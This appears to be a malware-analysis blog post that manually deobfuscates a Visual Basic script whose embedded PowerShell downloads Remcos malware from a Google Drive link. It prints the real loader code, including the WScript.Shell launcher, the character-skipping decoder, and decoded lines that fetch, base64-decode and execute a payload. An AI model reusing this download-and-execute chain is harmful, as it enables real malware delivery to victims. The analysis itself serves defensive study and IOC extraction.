

# Remcos Downloader Analysis - Manual Deobfuscation of Visual Basic and Powershell

embee-research.ghost.io/decoding-a-remcos-loader-script-visual-basic-deobfuscation/

Matthew

October 27, 2023

Last updated on Oct 27, 2023



The screenshot shows a deobfuscation tool interface with two main sections: 'Input' and 'Output'. The 'Input' section, labeled 'Before Decoding', contains a heavily obfuscated Visual Basic script. The 'Output' section, labeled 'After Decoding', shows the decoded PowerShell script. The decoded script is a PowerShell command that downloads malware from a Google Drive link and executes it in a Windows PowerShell session.

```
function Minimif ([String]$Asplanch){$Backingg = 8;For($Tricapsul=7; $Tricapsul -lt $Asplanch.Length-1; $Tricapsul+=$Backingg)
{ $Tilvks=$Tilvks+$Asplanch.Substring($Tricapsul, 1)};$Tilvks;}$Tjrspri=Minimif
'ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/StickmedknottilrGuckedki
ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSkrivesecaressk.
EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMembranxEmeticapSkandero Afdelir Photost upaaag=
HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta DifferdTabulat&Vrngbili ProngbdGrundst=Disprac1Dibblesnbrowsin-
LngdegrcbilimpoTHydratiO UntestzOpfindebKvaliteYAbiturer EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitentL
Armora6KnkketsB Oxyben0Hvlbnke4 BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUniteabjudenlann overst0 FerrattMeditat
';$Tilvks01=Minimif 'Sierrasi KlubhueFrasortxKonomid ';$monopylae= $Tilvks01;$Thalas = Minimif '
Porphy\MessagesAcetylsyMisknowsOpvoksew SalzfeononinflwQuinari6Kageske4Udmejsl\SkjorteW
madammiSounsninHvooderdNamedbeoIntaeliwReziets ColickPSnaosflo DrkarmwPerichoeDeklassr MaidenSKaolinehBrudrefreBolsterl
ms 6592 = 2
```

```
https://drive.google.com/uc?export=download&id=1n-cT0zbYrzArxpCzrL6B04RHq4_Gjn0t
iex
\syswow64\WindowsPowerShell\v1.0\powershell.exe
$Unlitiga2=$env:windir
$Thalas=$Unlitiga2+$Thalas
$Utmelig = ((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [char]34
$hyretscoi = $Utmelig[$Utmelig.count-2]
$Bandlys=(Test-Path $Thalas) -And ([IntPtr]::size -eq 8)
Start-BitsTransfer -Source $Tjrspri -Destination $Unlitiga2
$Unlitiga2=$env:appdata
Import-Module BitsTransfer
d.Kry
$Uret=(Test-Path $Unlitiga2)
Start-Sleep 5
$Ebur = Get-Content $Unlitiga2
$Drawart = [System.Convert]::FromBase64String($Ebur)
$Tilvks2 = [System.Text.Encoding]::ASCII.GetString($Drawart)
$Amiai=$Tilvks2.substring(239963,20330)
```

In this post, we'll demonstrate a process for decoding a visual basic (.vbs) script, which contains an encoded Powershell Script used to download Remcos malware from a Google Drive.

We'll manually analyse and deobfuscate both the vbs and powershell, and develop a decoder to obtain IOCs and decoded values.



## File Link

Hash **b632a2ab492dbe0f71c18cab99b61bded82cbb66696f2d30c9bc354605ebb136**

## Malware Bazaar Link

## Initial Analysis and Cleaning Up The Script

We can begin by moving the file into a safe analysis machine and unzipping it with the password **infected**.

As the file is a .vbs script, we can directly open it inside of a text editor.

From here, we can immediately see a large number of comments with junk text. We can also take note that each of these comments begins with a single quote of ' '.

```

1  Agerh0 = "."
2  'Plask Tinfoelieerne Udtmning Ingerlise Opbevaringsmediums
3  'Transparenter Risser kathode Finhval21
4  'Plenilune Religionsfrihederne Defilerings176 Produktionsplanerne Letterleaf
5  'Fodfolksregiments European46
6  'Vredt Svindlere
7  'Overforges Forsamlingsfrihederne potentialises
8  'Nonpareils carpogam cleats Forespoergselstidspunktet Omgangskredses
9  'mistruth Frimurer Trimpregneringens237 Coracii
10 'Fadllenes Blrehalse Vrtdyrene
11 'Nasalizes Metropoleis Bogeybeast Faldstammer
12 'Dowery imperatrix
13 'Familietraditions Igangstternes Avisforsider Udrringen Orphical
14 'Ostiarus Gordy Sikkerhedsaspekts Rectotomy
15 'Berammelsen Forsgsstationen Rekapitulationer
16 'Forhngenes Cathja Slusevrkets Kreationens Aalborgensiskes
17 'Pyretotherapy118 Conclusively Afskedigelsesgrunden
18 'Grummeter Opacifies Placentalian
19 'Buklet Indskoledes240 Anskuelsens
20 'nazilederens Nonaudible Kommune Aaremaalsstillinger
21 'pneumatik Nonpliableness
22 'Nonradicahle172 Morfedera


```

These comments do not provide any value to the script. So we can go ahead and remove them straight away using regex. You could also manually highlight and remove them if regex is not your thing.

I will go ahead and remove the comments with a regex of `^'.*\s+`.

- `^` - Only match at the start of each line (this avoids removing any quotes that are used in strings or "legitimate" places)
- `'` - Look for a single quote (at the start of each line)
- `.*` - Grab everything after the single quote
- `\s+` - Grab any spacing at the end of the line (useful for removing newlines)

After hitting "Replace All", this regex was able to remove **1516** lines from the code.



The script now has 80 lines remaining (from a previous 1609).

We can now begin to see some functionality related to grabbing the local time from the system using WMI objects. This doesn't look super interesting so I'll scroll down and come back later.

```
1 Agerh0 = "."
2 Set objWMIService = GetObject("winmgmts:" &
  "{impersonationLevel=impersonate}!\\" & Agerh0 & "\root\cimv2")
3 Set colItems = objWMIService.ExecQuery("Select * from
  Win32_LocalTime")
4 For Each objItem in colItems
5   Individ = objItem.Year
6   Agerh9 = Agerh9 & "Month: " & objItem.Month
7
8   Chelingoscatamountain = Split(Mid("Store",72,141))
9
10
11 Fibromyomatousserv = Timer
12
13 Private Const Zoogenesis = -56654
14 Private Const Staturers = "Dreining Automaton"
```

There are some seemingly random variables being created. Some contain integers, and some contain junk text.

These don't seem to provide any value, but they also don't take up too much space. I'll go ahead and leave them and move on.

```

13 Private Const Zoogenesis = -56654
14 Private Const Staturers = "Drejnings Automaton"
15 Private Const Labialised = &H9B1B
16 Private Const Kret = &HD294
17 Private Const Arbejdspladserne = "Interpone Unlocalise"
18 Private Const Hensttelserne = 44916
19 Private Const Shikimol = &HFFFC205
20 Private Const Aitchbone129 = &HF61C
21 Private Const orphan = "Aarskarakter Underdeveloped"
22 Private Const Crawfishes = "Majesty Tabulatorindstillinger79"
23 Private Const Blodprocents = "Shantungfrakken Huspel Disintegrer"
24 Private Const Formodentlig = 35713
25 Private Const Opvaskemaskinerne = &HFFFE1B7
26 Private Const Heinz = -62297
27 Private Const Antimethodically = &HFFFB60
28 Private Const Sayids = "Kilometrene85 Reinettens"
29 Private Const Obscurantism138 = 58760
30 Private Const Prosopolepsy = 58019
31 Private Const lilse = &H6E36
32 Private Const Antinomies = "Diopsis Alabastfabrikkerne Beflatter
    Gennemstilling"

```

Scrolling down more, we can see a reference to `WScript.Shell`, as well as a partial reference to `PowerShell`. Following the PowerShell reference, there appears to be a PowerShell script that has been broken up into multiple pieces.

I will go ahead and focus on the "broken" script, assuming that the aim of the initial obfuscated piece is to use `WScript.Shell` to execute the obfuscated PowerShell command.

```

46 Next
47 De6 = ""
48 Individs = Individs - 1915
49 Set Drum = CreateObject("WScript.Shell")
50 Landbru = "o"+"wer"+ Kork(115) + "he" + Kork(Individs) + Kork(
    Individs) + Kork(32) + Kork(34) + De6 + Kork(34)
51 Drum.Run "p" + Landbru,0
52 Function Kork (numbersa)
53 De6 = "function "
54 De6 = De6 + " Minimif ([String]$Asplanch){$Backingg =
    8;For($Tricapsul=7; $Tricapsul -lt $Asplanch.Length-1;
    $Tricapsul+=$Backingg){$Tilvks=$Tilvks+$Asplanch.Substring($Trica
    psul, 1)};$Tilvks;}$TjrsPRI=Minimif
    'ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/
    StickmedknottlirGuckedki
    ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSk
    riveseacaressk. E"
55 De6 = De6 +

```

By temporarily disabling Word Wrapping, you can obtain a clearer overview of the obfuscated PowerShell script.

## Identifying the Embedded PowerShell Script

Here we can see that the script is broken up into about 20 strings which are all concatenated together.

```
52 Function Kork (numbersa)
53 De6 = "function "
54 De6 = De6 + " Minimif ([String]$Asplanch){$Backingg = 8;For($Tric
55 De6 = De6 + "mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclam
56 De6 = De6 + "xyben0Hvlnke4 BanguiRPacificHBemandiqOverdon4Wilson
57 De6 = De6 + "tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSK
58 De6 = De6 + "anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBr
59 De6 = De6 + "iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+oms
60 De6 = De6 + "r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclo
61 De6 = De6 + "ilieuaiFortoltordskif Skdesyn[RekviemcBedragehAscen
62 De6 = De6 + "lledanCalcanetFortuna-Brierya2 Borger]Stammre ');
63 De6 = De6 + "lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninn
64 De6 = De6 + "dTDemioxarBegyndeapredecrnMentalhsChromatfNonvisueOu
65 De6 = De6 + "eletBenevoliAmpliatgNucleola Proecc2 Etymol '); . (
66 De6 = De6 + "rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubion
67 De6 = De6 + " ($Tilvks01) $Tilvks00; & ($Tilvks01) (Min
68
69 Randomize
70
71 De6 = De6 + "roscaDybbllaa2Cuppasb '); .($Tilvks01) (Minimif 'B
72 De6 = De6 + "icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii ');
73 De6 = De6 + "lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv
74 De6 = De6 + "talivTyrofelkAguardisHootmal2palliat.ApprehesProwuti
75 Kork = chr(numbersa)
76
```

Now you could manually take each line and add them together, but instead, I will use regex again to clean everything up.

I will begin by copying the PowerShell strings into a new file and removing the "Randomize" line seen in the previous screenshot on line 69.

A new file allows me to attempt decoding without "breaking" the original .vbs script. This also allows me to return to the previous script if I need additional context on the decoded content.

```

1 De6 = "function "
2 De6 = De6 + " Minimif ([String]$Asplanch){$Backingg = 8;For($Tric
3 De6 = De6 + "mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclam
4 De6 = De6 + "xyben0Hvlnke4 BanguiRPacificHBemandiqOverdon4Wilson
5 De6 = De6 + "tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSK
6 De6 = De6 + "anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBr
7 De6 = De6 + "iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+oms
8 De6 = De6 + "r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclo
9 De6 = De6 + "ilieuaiFortolktordskif Skdesyn[RekviemcBedragehAscen
10 De6 = De6 + "lledanCalcanetFortuna-Brierya2 Borger]Stammre ');
11 De6 = De6 + "lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninn
12 De6 = De6 + "dTDemioxarBegyndeapredecrnMentalhsChromatfNonvisueOu
13 De6 = De6 + "eletBenevoliAmpliatgNucleola Proecc2 Etymol ' '; . (
14 De6 = De6 + "rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubion
15 De6 = De6 + " ($Tilvks01) $Tilvks00; & ($Tilvks01) (Min
16 De6 = De6 + "roscaDybbllaa2Cuppasb '); .($Tilvks01) (Minimif 'B
17 De6 = De6 + "icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii ');
18 De6 = De6 + "lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv
19 De6 = De6 + "talivTyrofelkAguardisHootmal2palliat.ApprehesProwuti
20

```

I will go ahead and remove the string concatenation at the beginning of each line. This can be done manually or with a regex.

The results should look something like this.


```

1 "function "
2 " Minimif ([String]$Asplanch){$Backingg = 8;For($Tricapsul=7; $Tr
3 "mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMe
4 "xyben0Hvlnke4 BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUn
5 "tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSKaolinehBrude
6 "anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBrnebid2Indgaa
7 "iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+omsadli$Nondenu
8 "r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclocuscaeRntgen
9 "ilieuaiFortolktordskif Skdesyn[RekviemcBedragehAscendea PrograrS
10 "lledanCalcanetFortuna-Brierya2 Borger]Stammre '); .($Tilvks
11 "lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninnoci SumbulzD
12 "dTDemioxarBegyndeapredecrnMentalhsChromatfNonvisueOutgangrdrowsi
13 "eletBenevoliAmpliatgNucleola Proecc2 Etymol ' '; . ($Tilvks01) (
14 "rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubionrGuttera ')
15 " ($Tilvks01) $Tilvks00; & ($Tilvks01) (Minimif 'Brneri
16 "roscaDybbllaa2Cuppasb '); .($Tilvks01) (Minimif 'Bennela$Chanc
17 "icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii '); &
18 "lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv.PteroidGele
19 "talivTyrofelkAguardisHootmal2palliat.ApprehesProwutiuLandstrbSog
20

```

I will also go ahead and remove the quotes at the beginning and end of each line.

This can be done manually or with a regex, whichever is preferred. I personally used the regex of `"\s+"`, which will remove any quotes with only whitespace `\s` in-between. (Eg Quote, followed by newline, followed by quote)



After applying this regex and modifying the text highlighting from "Visual Basic" to "Powershell". We are left with the following content.

## Beginning of PowerShell Script Analysis

We can see that the resulting PowerShell begins with a `Minimif` function, followed by lots of calls to `Minimif` and some more encoded values.

```

1 function Minimif ([String]$Asplanch) {$Backingg = 8;For(
  $Tricapsul=7; $Tricapsul -lt $Asplanch.Length-1; $Tricapsul+=
  $Backingg) {$Tilvks=$Tilvks+$Asplanch.Substring($Tricapsul, 1)};
  $Tilvks;}$Tjrspri=Minimif
  'ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/
  StickmedknottlirGuckedki
  ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolsk
  rivesecaressk.
  EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMe
  mbranzEmeticapSkandero Afdelir Photost upaaag=
  HjlpeodBlowoffoGruppenwMyxomasnBabassulKarnappoTheoreta
  DifferdTabulat&Vrngbili
  ProngbdGrundst=DispraclDibblesnbrowsin-LngdegrcbilimpoTHydratio
  UntestzOpfindebKvaliteYAbiturer
  EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPn
  itentL Armora6KnkketsB Oxyben0Hvlbnke4
  BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUniteabjudenlann
  overst0 FerrattMeditat ';$Tilvks01=Minimif 'Sierrasi
  KlubhueFrasortxKonomid ';$monopylae= $Tilvks01;$Thalas = Minimif
  ' Porphy\MessagesAcetylsyMisknowsOpvoksew
  SalzfeononinflwQuinari6Kageske4Udmejsl\SkjorteW

```



Before proceeding, I will go ahead and run the script through a generic beautifier. This is to add newlines and spacing that will make the script much easier to read.

Note that Generic Beautifier has a tendency to break PowerShell scripts, but this is fine since we don't intend on executing it.

The screenshot shows a web-based interface for a 'Recipe' application. The main area is divided into two panes: 'Input' and 'Output'. The 'Input' pane contains a PowerShell script that has been minified, with variables and function names like `$Backingg`, `$Tricapsul`, `$Tilvks`, and `Minimif`. The 'Output' pane shows the same script after being processed by a beautifier, resulting in a more readable format with proper indentation and line breaks. The interface also features a 'Recipe' sidebar with a 'Generic Code Beautify' button, a 'STEP' indicator, a 'BAKE!' button with a chef icon, and an 'Auto Bake' checkbox.

Moving the beautified script back into a text editor, we can see that consists almost entirely of obfuscated values being passed to `Minimif`

```

1 function Minimif ([String]$Asplanch) {
2     $Backingg = 8;
3     For($Tricapsul = 7;
4         $Tricapsul -lt $Asplanch.Length - 1;
5         $Tricapsul += $Backingg) {
6         $Tilvks = $Tilvks + $Asplanch.Substring($Tricapsul, 1)
7     };
8     $Tilvks;
9 }
10
11 $Tjrspri = Minimif 'ventekjhEpigramtfucusestDuplicePvrtdyrssSamme
12 $Tilvks01 = Minimif 'Sierrasi KlubhueFrasortxKonomid ';
13 $monopylae = $Tilvks01;
14 $Thalas = Minimif ' Porphy\MessagesAcetylsyMisknowsOpvoksew Salzf
15 & ($Tilvks01) (Minimif 'Haendel$ModstanULugtesanRusserblKlangfuiI
16 . ($Tilvks01) (Minimif ' orneri$RallencT UnvigihVelstanaW
17 & ($Tilvks01) (Minimif ' Hyrekr$KvartseUAnnonactPlugginmTogrevimS
18 & ($Tilvks01) (Minimif ' Projek$ BernichPrognosyTwinlikrSku
19 .($Tilvks01) (Minimif 'Sprgere$LaanetsBgengivea EntusinUddanned R
20 if ($Bandlys) {
21     & $Thalas $hyretscoi;
22 } else {;
23     $Tilvks00 = Minimif ' RysterSHalvmaatSkovhyta DumpinrPannelst
24 . ($Tilvks01) (Minimif ' Monosy$TvangsaUSquarishDriftsbl Ver
25 & ($Tilvks01) (Minimif 'brdskriTGrydelamSpigernp Erodeno .Jern

```

## Analysing the Obfuscation Routine

The `Minimif` function begins to make sense if we give each variable a meaningful name.

At first glance, the script appears to take the 8th character of each encoded string. The script iterates through each string, taking additional characters at 8,16,24 etc. All the way to the end of the string.

```

1 function Minimif ([String]$Asplanch) {
2     $Backingg = 8;
3     For($Tricapsul = 7;
4         $Tricapsul -lt $Asplanch.Length - 1;
5         $Tricapsul += $Backingg) {
6         $Tilvks = $Tilvks + $Asplanch.Substring($Tricapsul, 1)
7     };
8     $Tilvks;
9 }
10
11
12 function Minimif ([String]$encoded) {
13     $eight = 8;
14     For($i = 7; $i -lt $encoded.Length - 1; $i += $eight) {
15         $decoded = $decoded + $encoded.Substring($i, 1)
16     };
17     $decoded;
18 }

```

## Verifying The Obfuscation

With a theory that the decoding is taking the 8th character from each string, we can go ahead and verify this with a single encoded string.

Here is the first encoded string from the PowerShell Script.

```
1 ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/Stickm
edknottlirGuckedki
ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSkrives
ecaressk.
EmnetwcAnsttelounfleeemUncashe/TrevlemuBefragtcCyclama?SideroneMembran
xEmeticapSkandero Afdelir Photost upaaag=
HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta
DifferdTabulat&Vrngbili
ProngbdGrundst=Disprac1Dibblesnbrowsin-LngdegrcbilimpoTHydratiO
UntestzOpfindebKvaliteYAbiturer
EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitent
L Armora6KnkketsB Oxyben0Hv1bnke4
BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUniteabjudenlann
overst0 FerrattMeditat
2
```

## Deobfuscation With Python


By using a simple Python Script, we can test out the decoding method. Immediately the first value returns a URL to a Google Drive file.

```
>>> out = ""
>>> enc = 'ventekjhEpigramtfucusestDupliceVrtdyrssSammenf:Boyards/Komiker/StickmedknottlirGuckedki ReprodvSkulkereRigsb
ib.RunderngProteseoTrimpreoAtrocoegAislemolSkrivesecaressk. EmnetwcAnsttelounfleeemUncashe/TrevlemuBefragtcCyclama?Sider
oneMembranxEmeticapSkandero Afdelir Photost upaaag= HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta DifferdTabul
at&Vrngbili ProngbdGrundst=Disprac1Dibblesnbrowsin-LngdegrcbilimpoTHydratiO UntestzOpfindebKvaliteYAbiturer Estranzkusin
tenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitentL Armora6KnkketsB Oxyben0Hv1bnke4 BanguiRPacificHBemandiqOverd
on4Wilsonk_birkeniGUniteabjudenlann overst0 FerrattMeditat '
>>>
>>> i = 7
>>> while i < len(enc):
...     out += enc[i]
...     i += 8
>>>
>>> print(out)
https://drive.google.com/uc?export=download&id=1n-cT0zbYrzArxpCzrL6B04RHq4_Gjn0t
>>>
```

Instead of using Python, we could also go ahead and use another regex to decode the encoded text.

## Deobfuscation With Regex

The below regex looks for blobs of 8 characters and stores the 8th value inside of a capture group. This capture group can be referenced using the value \$1.



This regex is able to decode the text, obtaining the same value as the Python Script.

```
1 https://drive.google.com/uc?export=download&id=1n-cTOzbYrzArxpCzrL6B04  
RHq4_Gjn0t  
2
```

We can use this to our advantage and decode the remaining values using CyberChef.

## Deobfuscation Using CyberChef

We can begin this by prototyping a Regular Expression that takes the original Powershell script and obtains all values between quotes.

The regex of `'[^']*'`, can achieve this. This regex looks for single quotes, followed by anything that is not a single quote and is ended by another single quote.

Here we can use the Regular Expression and "Highlight Matches" functions to confirm our prototype.

The screenshot shows a recipe editor with a "Regular expression" section on the left. The "User defined" tab is active, showing a regex pattern: `'[^']*'`. The "Output format" dropdown is set to "Highlight m...". The "Output" section on the right displays the result of applying this regex to a script, with several lines highlighted in blue.

With the Regular Expression working as intended, we can change "Highlight Matches" to "List Matches".

This will list only the encoded values in the script.

The screenshot shows the same recipe editor, but the "Output format" dropdown is now set to "List matches". The "Output" section on the right now displays a list of the matches found by the regex, each on a new line, including the script content from the previous screenshot.

From here we can go ahead and apply a "Fork", which means we can act on each encoded value individually. We can also go ahead and remove the single quotes from each line

The image shows a web-based tool interface with three main sections, each with a title and a close/pause icon in the top right corner.

- Regular expression:** Features a toggle for "Built in regexes" (set to "User defined") and a text input for "Regex" containing `'[^']*'`. Below are several checkboxes:  Case insensitive,  ^ and \$ match at newlines,  Dot matches all,  Unicode support,  Astral support,  Display total, and an "Output format" dropdown set to "List matches".
